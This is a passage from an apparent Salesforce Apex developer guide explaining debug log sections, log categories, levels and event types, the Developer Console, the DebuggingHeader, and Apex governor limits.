- Each debug log can only be 2 MB. Debug logs that are larger than 2 MB in size are truncated.
- Each organization can retain up to 50 MB of debug logs. Once your organization has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

A debug log has the following sections:

Header

The header contains the following information:

- The version of the API used during the transaction.
- The log category and level used to generate the log. For example:

The following is an example of a header:

```
22.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

In this example, the API version is 22.0, and the following debug log categories and levels have been set:

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. The execution is delimited by `EXECUTION_STARTED` and `EXECUTION_FINISHED`.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webService` method, or a validation rule.

Note: A class is **not** a discrete unit of code.

Units of code are indicated by `CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED`. Units of work can embed other units of work. For example:

```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, as well as each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Included inside the units of code. These indicate what code or rules are being executed, or messages being specifically written to the debug log. For example:




Figure 5: Debug Log Line Example

Log lines are made up of a set of fields, delimited by a pipe (|). The format is:

- *timestamp*: consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console.
- *event identifier*: consists of the specific event that triggered the debug log being written to, such as SAVEPOINT_RESET or VALIDATION_RULE, and any additional information logged with that event, such as the method name or the line and character number where the code was executed.

Additional Log Data

In addition, the log contains the following information:

- Cumulative resource usage—Logged at the end of many code units, such as triggers, executeAnonymous, batch Apex message processing, @future methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information—Logged once at the end of the transaction. Contains information about the most expensive queries (that used the most resources), DML invocations, and so on.

The following is an example debug log:

```
22.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
11:47:46.030 (30064000)|EXECUTION_STARTED
11:47:46.030 (30159000)|CODE_UNIT_STARTED|[EXTERNAL]|TRIGGERS
11:47:46.030 (30271000)|CODE_UNIT_STARTED|[EXTERNAL]|01qD00000004JvP|myAccountTrigger on
Account trigger event BeforeUpdate for [001D000000IzMaE]
11:47:46.038 (38296000)|SYSTEM_METHOD_ENTRY|[2]|System.debug(ANY)
11:47:46.038 (38450000)|USER_DEBUG|[2]|DEBUG|Hello World!
11:47:46.038 (38520000)|SYSTEM_METHOD_EXIT|[2]|System.debug(ANY)
11:47:46.546 (38587000)|CUMULATIVE_LIMIT_USAGE
11:47:46.546|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Number of script statements: 1 out of 200000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 10
  Number of Email Invocations: 0 out of 10
  Number of fields describes: 0 out of 100
  Number of record type describes: 0 out of 100
  Number of child relationships describes: 0 out of 100
  Number of picklist describes: 0 out of 100
  Number of future calls: 0 out of 10

11:47:46.546|CUMULATIVE_LIMIT_USAGE_END

11:47:46.038 (38715000)|CODE_UNIT_FINISHED|myAccountTrigger on Account trigger event
BeforeUpdate for [001D000000IzMaE]
11:47:47.154 (1154831000)|CODE_UNIT_FINISHED|TRIGGERS
11:47:47.154 (1154881000)|EXECUTION_FINISHED
```

Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.




Figure 6: Fine-tuning debug logging for classes and triggers

The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

To set log filters:

1. From a class or trigger detail page, click **Log Filters**.
2. Click **Override Log Filters**.

   The log filters are set to the default log levels.
3. Choose the log level desired for each log category.

To learn more about debug log categories, debug log levels, and debug log events, see Setting Debug Log Filters.

See Also:

Using the Developer Console
Debugging Apex API Calls

Using the Developer Console

The Developer Console is a collection of tools you can use to analyze and troubleshoot applications in your Salesforce organization. It's a separate window composed of a set of related tools that allow you to access your source code and review how it executes. It can also be used to monitor database events, workflow, callouts, validation logic, cumulative resources used versus system limits, and other events that are recorded in debug logs. It's a context-sensitive execution viewer, showing the source of an operation, what triggered that operation, and what occurred afterward. Access the Developer Console by clicking ***Your Name*** > **Developer Console**.




Figure 7: The Developer Console System Log

To learn about the different sections of the Developer Console System Log, see "The System Log View" in the Salesforce online help.

To learn more about some typical ways you might use the Developer Console, for example, evaluating Visualforce pages, tracking DML in your transaction or monitoring performance, see "Examples of Using the Developer Console" in the Salesforce online help.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category

The type of information logged, such as information from Apex or workflow rules.

Log level

The amount of information logged.

Event type

The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, duration of the event in milliseconds, and so on.

Debug Log Categories

You can specify the following log categories. The amount of information logged for each category depends on the log level:

Log Category	Description
`Database`	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
`Workflow`	Includes information for workflow rules, such as the rule name, the actions taken, and so on.
`Validation`	Includes information about validation rules, such as the name of the rule, whether the rule evaluated true or false, and so on.
`Callout`	Includes the request-response XML that the server is sending and receiving from an external Web service. This is useful when debugging issues related to using Force.com Web services API calls.
`Apex Code`	Includes information about Apex code and can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method, and so on.
`Apex Profiling`	Includes cumulative profiling information, such as the limits for your namespace, the number of emails sent, and so on.
`Visualforce`	Includes information about Visualforce events including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
`System`	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

You can specify the following log levels. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log will also include all events logged at DEBUG, INFO, WARN and ERROR levels.

Note: Not all levels are available for all categories: only the levels that correspond to one or more events.

- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *`timestamp`* | *`event identifier`*:

- *timestamp*: consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console.
- *event identifier*: consists of the specific event that triggered the debug log being written to, such as `SAVEPOINT_RESET` or `VALIDATION_RULE`, and any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.




Figure 8: Debug Log Line Example

In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

The following example of a log line is triggered by this code snippet.

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

Figure 9: Debug Log Line Code Snippet

The following log line is recorded when the test reaches line 5 in the code:

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following:

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—`Insert`:

```
Op:Insert
```

- Object name:

```
Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

The following table lists the event types that are logged, what fields or other information get logged with each event, as well as what combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number, request headers	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number, response body	Callout	INFO and above
`CODE_UNIT_FINISHED`	None	Apex Code	ERROR and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
CODE_UNIT_STARTED	Line number, code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR and above
CONSTRUCTOR_ENTRY	Line number, Apex class ID, the sring `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	DEBUG and above
CONSTRUCTOR_EXIT	Line number, the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	DEBUG and above
CUMULATIVE_LIMIT_USAGE	None	Apex Profiling	INFO and above
CUMULATIVE_LIMIT_USAGE_END	None	Apex Profiling	INFO and above
CUMULATIVE_PROFILING	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_BEGIN	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_END	None	Apex Profiling	FINE and above
DML_BEGIN	Line number, operation (such as `Insert`, `Update`, and so on), record name or type, number of rows passed into DML operation	Apex Code	INFO and above
DML_END	Line number	Apex Code	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, stack trace	Apex Code	ERROR and above
HEAP_ALLOCATE	Line number, number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number, number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST
LIMIT_USAGE_FOR_NS	Namespace, following limits: `Number of SOQL queries` `Number of query rows` `Number of SOSL queries` `Number of DML statements` `Number of DML rows` `Number of script statements` `Maximum heap size`	Apex Profiling	FINEST

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
	`Number of callouts` `Number of Email Invocations` `Number of fields describes` `Number of record type describes` `Number of child relationships describes` `Number of picklist describes` `Number of future calls` `Number of find similar calls` `Number of System.runAs() invocations`		
`METHOD_ENTRY`	Line number, the Force.com ID of the class, method signature	Apex Code	DEBUG and above
`METHOD_EXIT`	Line number, the Force.com ID of the class, method signature. For constructors, the following information is logged: Line number, class name.	Apex Code	DEBUG and above
`POP_TRACE_FLAGS`	Line number, the Force.com ID of the class or trigger that has its log filters set and that is going into scope, the name of this class or trigger, the log filter settings that are now in effect after leaving this scope	System	INFO and above
`PUSH_TRACE_FLAGS`	Line number, the Force.com ID of the class or trigger that has its log filters set and that is going out of scope, the name of this class or trigger, the log filter settings that are now in effect after entering this scope	System	INFO and above
`QUERY_MORE_ITERATIONS`	Line number, number of `queryMore` iterations	DB	INFO and above
`SAVEPOINT_ROLLBACK`	Line number, Savepoint name	DB	INFO and above
`SAVEPOINT_SET`	Line number, Savepoint name	DB	INFO and above
`SLA_END`	Number of cases, load time, processing time, number of case milestones to insert/update/delete, new trigger	Workflow	INFO and above
`SLA_EVAL_MILESTONE`	Milestone ID	Workflow	INFO and above
`SLA_NULL_START_DATE`	None	Workflow	INFO and above
`SLA_PROCESS_CASE`	Case ID	Workflow	INFO and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number, query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, duration in milliseconds	DB	INFO and above
STACK_FRAME_VARIABLE_LIST	Frame number, variable list of the form: *Variable number* | *Value*. For example: `var1:50` `var2:'Hello World'`	Apex Profiling	FINE and above
STATEMENT_EXECUTE	Line number	Apex Code	FINER and above
STATIC_VARIABLE_LIST	Variable list of the form: *Variable number* | *Value*. For example: `var1:50` `var2:'Hello World'`	Apex Profiling	FINE and above
SYSTEM_CONSTRUCTOR_ENTRY	Line number, the string `<init>()` with the types of parameters, if any, between the parentheses	System	DEBUG
SYSTEM_CONSTRUCTOR_EXIT	Line number, the string `<init>()` with the types of parameters, if any, between the parentheses	System	DEBUG
SYSTEM_METHOD_ENTRY	Line number, method signature	System	DEBUG
SYSTEM_METHOD_EXIT	Line number, method signature	System	DEBUG
SYSTEM_MODE_ENTER	Mode name	System	INFO and above
SYSTEM_MODE_EXIT	Mode name	System	INFO and above
TESTING_LIMITS	None	Apex Profiling	INFO and above
TOTAL_EMAIL_RECIPIENTS_QUEUED	Number of emails sent	Apex Profiling	FINE and above
USER_DEBUG	Line number, logging level, user-supplied string	Apex Code	DEBUG and above by default  **Note:** If the user sets the log level for the `System.Debug` method, the event is logged at

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
			that level instead.
VALIDATION_ERROR	Error message	Validation	INFO and above
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source, values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name, a string representation of the variable's value, the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name, type, a value that indicates if the variable can be referenced, a value that indicates if the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL	Element name, method name, return type	Apex Code	INFO and above
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID, formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, due date	Workflow	INFO and above
WF_ACTIONS_END	Summer of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, `EntityName: NameField Id`, process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Workflow	INFO and above
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Workflow	INFO and above
WF_ASSIGN	Owner, assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, rule name, rule ID, trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID, rule	Workflow	INFO and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
WF_EMAIL_SENT	Email template ID, recipients, CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID, business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	`EntityName: NameField Id`, object or field name	Workflow	INFO and above
WF_FORMULA	Formula source, values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	`EntityName: NameField Id`, action ID, rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	`EntityName: NameField Id`, owner	Workflow	INFO and above
WF_RESPONSE_NOTIFY	Notifier name, notifier email, notifier template ID	Workflow	INFO and above
WF_RULE_ENTRY_ORDER	Integer, indicating order	Workflow	INFO and above
WF_RULE_EVAL_BEGIN	Rule type	Workflow	INFO and above
WF_RULE_EVAL_END	None	Workflow	INFO and above
WF_RULE_EVAL_VALUE	Value	Workflow	INFO and above
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above
WF_RULE_INVOCATION	`EntityName: NameField Id`	Workflow	INFO and above
WF_RULE_NOT_EVALUATED	None	Workflow	INFO and above
WF_SOFT_REJECT	Process name	Workflow	INFO and above
WF_SPOOL_ACTION_BEGIN	Node type	Workflow	INFO and above
WF_TIME_TRIGGER	`EntityName: NameField Id`, time action, time action container, evaluation Datetime	Workflow	INFO and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
`WF_TIME_TRIGGERS_BEGIN`	None	Workflow	INFO and above

See Also:

Understanding the Debug Log

Debugging Apex API Calls

All API calls that invoke Apex support a debug facility that allows access to detailed information about the execution of the code, including any calls to `System.debug()`. In addition to the Developer Console, a SOAP input header called `DebuggingHeader` allows you to set the logging granularity according to the levels outlined in the following table.

Element Name	Type	Description
`LogCategory`	`string`	Specify the type of information returned in the debug log. Valid values are: • `Db` • `Workflow` • `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `All`
`LogCategoryLevel`	`string`	Specifies the amount of information returned in the debug log. Only the `Apex_code LogCategory` uses the log category levels. Valid log levels are (listed from lowest to highest): • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST`

In addition, the following log levels are still supported as part of the `DebuggingHeader` for backwards compatibility.

Log Level	Description
`NONE`	Does not include any log messages.
`DEBUGONLY`	Includes lower level messages, as well as messages generated by calls to the `System.debug` method.

Log Level	Description
`DB`	Includes log messages generated by calls to the `System.debug` method, as well as every data manipulation language (DML) statement or inline SOQL or SOSL query.
`PROFILE`	Includes log messages generated by calls to the `System.debug` method, every DML statement or inline SOQL or SOSL query, and the entrance and exit of every user-defined method. In addition, the end of the debug log contains overall profiling information for the portions of the request that used the most resources, in terms of SOQL and SOSL statements, DML operations, and Apex method invocations. These three sections list the locations in the code that consumed the most time, in descending order of total cumulative time, along with the number of times they were executed.
`CALLOUT`	Includes the request-response XML that the server is sending and receiving from an external Web service. This is useful when debugging issues related to using Force.com Web services API calls.
`DETAIL`	Includes all messages generated by the `PROFILE` level as well as the following: • Variable declaration statements • Start of loop executions • All loop controls, such as break and continue • Thrown exceptions * • Static and class initialization code * • Any changes in the with sharing context

The corresponding output header, `DebuggingInfo`, contains the resulting debug log. For more information, see DebuggingHeader on page 569.

See Also:

Understanding the Debug Log

Handling Uncaught Exceptions

If some Apex code has a bug or does not catch a code-level exception:

- The end user sees a simple explanation of the problem in the application interface. This error message includes the Apex stack trace.
- The developer specified in the `LastModifiedBy` field receives the error via email with the Apex stack trace and the customer's organization and user ID. No other customer data is returned with the report.

Understanding Execution Governors and Limits

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces a number of limits to ensure that runaway Apex does not monopolize shared resources. These limits, or *governors*, track and enforce the statistics outlined in

the following table. If some Apex code ever exceeds a limit, the associated governor issues a runtime exception that cannot be handled.

Governor limits apply to an entire organization, as well as to specific namespaces. For example, if you install a managed package created by a salesforce.com ISV Partner from Force.com AppExchange, the components in the package belong to a namespace unique from other components in your organization. Consequently, any Apex code in that package can issue up to 150 DML statements while executing. In addition, any Apex code that is native to your organization can also issue up to 150 DML statements, meaning more than 150 DML statements might execute during a single request if code from the managed package and your native organization both execute. Conversely, if you install a package from AppExchange that is not created by a salesforce.com ISV Partner, the code from that package does not have its own separate governor limit count. Any resources it uses counts against the total for your organization. Cumulative resource messages and warning emails are also generated based on managed package namespaces as well. For more information on salesforce.com ISV Partner packages, see salesforce.com Partner Programs.

Description	Limit
Total number of SOQL queries issued[1]	100
Total number of SOQL queries issued for Batch Apex and future methods[1]	200
Total number of records retrieved by SOQL queries	50,000
Total number of SOSL queries issued	20
Total number of records retrieved by a single SOSL query	200
Total number of DML statements issued[2]	150
Total number of records processed as a result of DML statements, `Approval.process`, or `database.emptyRecycleBin`	10,000
Total number of executed code statements	200,000
Total number of executed code statements for Batch Apex and future methods	1,000,000
Total heap size[3]	6 MB
Total heap size for Batch Apex and future methods	12 MB
Total stack depth for any Apex invocation that recursively fires triggers due to `insert`, `update`, or `delete` statements[4]	16
For loop list batch size	200
Total number of callouts (HTTP requests or Web services calls) in a request	10
Maximum timeout for all callouts (HTTP requests or Web services calls) in a request	120 seconds
Default timeout of callouts (HTTP requests or Web services calls) in a request	10 seconds
Total number of methods with the `future` annotation allowed per Apex invocation[5]	10
Maximum size of callout request or response (HTTP request or Web services call)[6]	3 MB
Total number of `sendEmail` methods allowed	10
Total number of describes allowed[7]	100
Total number of classes that can be scheduled concurrently	25

Description	Limit
Total number of test classes that can be queued per a 24–hour period[8]	The greater of 500 or 10 multiplied by the number of test classes in the organization

[1] In a SOQL query with parent-child relationship sub-queries, each parent-child relationship counts as an additional query. These types of queries have a limit of three times the number for top-level queries. The row counts from these relationship queries contribute to the row counts of the overall code execution. In addition to static SOQL statements, calls to the following methods count against the number of SOQL statements issued in a request.

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

[2] Calls to the following methods count against the number of DML queries issued in a request.

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`
- `Database.setSavePoint`
- `delete` and `Database.delete`
- `insert` and `Database.insert`
- `merge`
- `undelete` and `Database.undelete`
- `update` and `Database.update`
- `upsert` and `Database.upsert`
- `System.runAs`

[3] Email services heap size is 36 MB.

[4] Recursive Apex that does not fire any triggers with `insert`, `update`, or `delete` statements exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation, separate from the invocation of the code that caused it to fire. Because spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation, there are tighter restrictions on the stack depth of these types of recursive calls.

[5] Salesforce also imposes a limit on the number of `future` method invocations: 200 method calls per full Salesforce user license, Salesforce Platform user license, or Force.com - One App user license, per 24 hours. This is an organization-wide limit. Chatter Only, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included in this limit calculation. For example, suppose your organization has three full Salesforce licenses, two Salesforce Platform licenses, and 100 Customer Portal User licenses. Your entire organization is limited to only 1,000 method calls every 24 hours ((3+2) * 200, not 105.)

[6] The HTTP request and response sizes count towards the total heap size.

[7] Describes include the following methods and objects.

- ChildRelationship objects
- RecordTypeInfo objects
- PicklistEntry objects

- `fields` calls

[8] This limit applies when you start tests asynchronously by selecting test classes for execution through the Apex Test Execution page or by inserting `ApexTestQueueItem` objects using the Web Services API.

Limits apply individually to each `testMethod`.

Use the Limits methods to determine the code execution limits for your code while it is running. For example, you can use the `getDMLStatements` method to determine the number of DML statements that have already been called by your program, or the `getLimitDMLStatements` method to determine the total number of DML statements available to your code.

For best performance, SOQL queries must be selective, particularly for queries inside of triggers. To avoid long execution times, non-selective SOQL queries may be terminated by the system. Developers will receive an error message when a non-selective query in a trigger executes against an object that contains more than 100,000 records. To avoid this error, ensure that the query is selective. See More Efficient SOQL Queries.

